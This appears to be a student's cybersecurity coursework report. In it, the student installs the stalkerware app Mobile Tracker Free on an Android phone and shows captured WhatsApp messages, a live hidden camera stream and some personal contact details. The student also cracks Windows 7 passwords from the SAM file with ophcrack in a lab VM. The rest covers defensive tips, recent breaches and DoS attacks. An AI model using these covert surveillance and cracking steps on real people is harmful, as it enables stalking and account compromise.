
1. Validate User Inputs
2. Sanitize Data by Limiting Special Characters
3. Enforce Prepared Statements and Parameterization
4. Use Stored Procedures in The Database
5. Actively Manage Patches and Updates
6. Raise Virtual or Physical Firewalls
7. Harden Your OS And Applications
8. Reduce Your Attack Surface
9. Establish Appropriate Privileges and Strict Access
10. Limit Read-Access
11. Encryption: Keep Your Secrets Secret
12. Deny Extended URLs
13. Don’t Divulge More Than Necessary in Error Messages
14. No Shared Databases or User Accounts
15. Enforce Best Practices for Account And Password Policies

6. Use Mobile tracker free (online tool) to install in android mobile phone and try to execute the commands and taken live webcam stream and screenshots and whatsapp messages. Write a report on that attack and provide solutions to avoid android hacking






HOMEPAGE: https://mobile-tracker-free.com/



□	URL	Browser	Date
□	guinnessworldrecords.com	Chrome	2021/05/17 00:09:03
□	apk.mobile-tracker-free.info	Chrome	2021/05/17 00:06:18
	URL	Browser	Date


Showing 1 to 2 of 2 entries

Browsing History



□	Type	Name	Message	Date
□	INCOMING	Mom	Hi	2021/05/17 00:07:42
□	INCOMING	Pega 2022 Use Case Group (41 messages): Danger	yes mam sounds great mam	2021/05/17 00:07:42
□	INCOMING	My mentees: +91 89396 81535	Ok ma'am	2021/05/17 00:07:42
□	INCOMING	Kiruba Boys🤘🔥: Sai Mahesh	Ama 🙂	2021/05/17 00:07:42

Here You can able to see the latest Whatsapp messages



☑ VIDEO

○ AUDIO

○ SCREEN

Rear camera

No sound


Invisible mode 2

The phone screen will not be lit.
If the visualization does not start you can try the visible mode.


1 minute (1 session)

▶ START


This Dialog box helps you to open and record the Video(rear,front) , Audio , Screen



Front Camera



Rear Camera


Take Picture (ONLY BASIC & PREMIUM)
CLOSE
Dreams
Take Picture (ONLY BASIC & PREMIUM)
CLOSE


Screen Capture of live phone

SOLUTIONS TO AVOID ANDROID HACKING:

- **Never leave your phone unattended.** Keeping your phone with you at all times while in a public place is the first, best rule to follow.
- **Change your phone’s default passcode.** Your phone likely comes with a simple, predictable default password, and those who know can use this to their advantage. Change your code to something more complex, and resist the usual "1234," "0000" and “2580” codes that are commonly used.
- **Manage your Bluetooth Security.** Avoid using unprotected Bluetooth networks and turn off your Bluetooth service when you aren’t using it.
- **Protect your PIN and Credit Card data.** Use a protected app to store PIN numbers and credit cards, or better yet, don’t store them in your phone at all.
- **Avoid unsecured public WiFi.** Hackers often target important locations such as bank accounts via public WiFi that can often be unsecured due to relaxed safety standards or even none at all.
- **Turn off your autocomplete feature.** By doing this, you can prevent stored critical personal data from being accessed**.**
- **Regularly delete your browsing history, cookies, and cache.** Removing your virtual footprint is important in minimizing the amount of data that can be harvested by prying eyes.
- **Have an iPhone? Enable Find My iPhone.** By turning the feature on in your settings, you’ll be able to locate your phone if you misplace it before the hackers can lay their paws on it.

7. Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try to get the password, along with that mention the path of SAM file in windows and explain about SAM file usage and how it can be cracked by tool.

First We have to rearrange the boot order of the Virtual Machine [WINDOWS 7],So that Optical drive is in first , followed by Hard Disk



Base Memory: 1024 MB

4 MB 8192 MB

Boot Order:
☑ Optical
☑ Hard Disk
□ Floppy
□ Network

Chipset: PIIX3


Pointing Device: USB Tablet

Extended Features: □ Enable I/O APIC

□ Enable EFI (special OSes only)

□ Hardware Clock in UTC Time

Then go to the Storage tab and click the “**add optical drive**” icon. Then a dialog box appear where you have to the attach “**ophcrack-vista-lived-3.6.0.iso**” so that iso image is added in optical drive



Storage

Storage Devices

Controller: SATA
ophcrack-vista-livecd-3.6.0.iso
Win-7.vhd

Attributes

Name: SATA


Type: AHCI

Port Count: 3

□ Use Host I/O Cache

Now , we have to start the Virtual machine , then the Ophcrack tool boots first, and it tries to crack the password of the user in the machine.


Here the user are “Administrator’ & “victim” and it had cracked the password of the both users



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	ccf9155e3e...	3dbde697d7...	123	empty	123
victim	ccf9155e3e...	3dbde697d7...	123	empty	123

Preload: done Brute force: done Pwd found: 2/2 Time elapsed: 0h 1m 5s

Cracked Password “123”


Look in: /media/sda2/Windows/System32/config

/media/sda2/Windows/System32/config
/media/sda2/Windows/System32
/media/sda2/Windows
/media/sda2
/media
/
Computer
Compute
tux

The above Screenshot shows the path of SAM file in windows 7

SAM: Security Account Manager

The **Security Account Manager** (**SAM**) is a database file in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that stores users' passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory authentication remote users. SAM uses cryptographic measures to prevent unauthenticated users accessing the system.

The user passwords are stored in a hashed format in a registry hive either as a LM hash or as an NTLM hash. This file can be found in `%SystemRoot%/system32/config/SAM` and is mounted on `HKLM/SAM`.

In an attempt to improve the security of the SAM database against offline software cracking, Microsoft introduced the SYSKEY function in Windows NT 4.0. When SYSKEY is enabled, the on-disk copy of the SAM file is partially encrypted, so that the password hash values for all local accounts stored in the SAM are encrypted with a key (usually also referred to as the "SYSKEY"). It can be enabled by running the `syskey` program.

SAM File Cracking Tool:

Ophcrack: Password cracker designed for all operating systems that specializes in Windows password cracking

Choosing a cracking technique:

Most Windows password cracking tools will allow any of the three main password cracking techniques. The choice of which technique to use depends mainly on the expected behavior of the target.

- Dictionary attack
- Brute-force guessing attack
- Hybrid attack

8. Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned

RECENT ATTACKS ON CYBERSECURITY

- In August 2020, credit reporting agency Experian suffered a breach that affected 24 million consumers in South Africa and more than 793,000 businesses. The incident occurred when an individual who claimed to be a client requested services that prompted the data’s release. The stolen data was eventually secured and deleted, while Experian revealed it had not been used fraudulently and that its customer database, infrastructure, and systems had not been compromised.

- The University of California, based in San Francisco, suffered a ransomware attack that led to hackers demanding a payment of $3 million on June 1, 2020. The university’s system was targeted by malware that could encrypt various servers and steal and encrypt critical data. The university negotiated and paid a ransom fee of $1.14 million but later revealed no data had been compromised.

- Technology and consulting firm Cognizant was affected by the Maze ransomware attack on April 18, 2020. The attackers stole data and threatened to publish it online unless Cognizant paid a ransom fee. Cognizant later revealed it paid a ransom fee of between $50 million and $70 million to restore its services.

- A new Android malware has surfaced that fakes the Google Chrome app. Attackers used it as part of a sophisticated hybrid cyberattack campaign that also uses mobile phishing to steal credentials.

- Facebook was associated with large data breaches more than a few times in the past. Being one of the largest social media platforms, the data breaches happening for Facebook have always proved critical. The most recent data breach of Facebook has exposed the personal data of 533 Million users. The data exposed included phone numbers, DOB, locations, past locations, full name, and in some cases, email addresses.

Denial - Of - attack (DoS)

A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

Other DoS attacks simply exploit vulnerabilities that cause the target system or service to crash. In these attacks, input is sent that takes advantage of bugs in the target that subsequently crash or severely destabilize the system, so that it can’t be accessed or used.

An additional type of DoS attack is the Distributed Denial of Service (DDoS) attack. A DDoS attack occurs when multiple systems orchestrate a synchronized DoS attack to a single target. The essential difference is that instead of being attacked from one location, the target is attacked from many locations at once.

Modern security technologies have developed mechanisms to defend against most forms of DoS attacks, but due to the unique characteristics of DDoS, it is still regarded as an elevated threat and is of higher concern to organizations that fear being targeted by such an attack.

The symptoms of a DDoS include:

- Slow access to files, either locally or remotely
- A long-term inability to access a particular website
- Internet disconnection
- Problems accessing all websites
- Excessive amount of spam emails

DDoS attacks generally consist of attacks that fall into one or more categories, with some more sophisticated attacks combining attacks on different vectors. These are the categories:

- Volume Based Attacks. These send massive amounts of traffic to overwhelm a network’s bandwidth.
- Protocol Attacks. These are more focused and exploit vulnerabilities in a server’s resources.
- Application Attacks. are the most sophisticated form of DDoS attacks, focusing on particular web applications.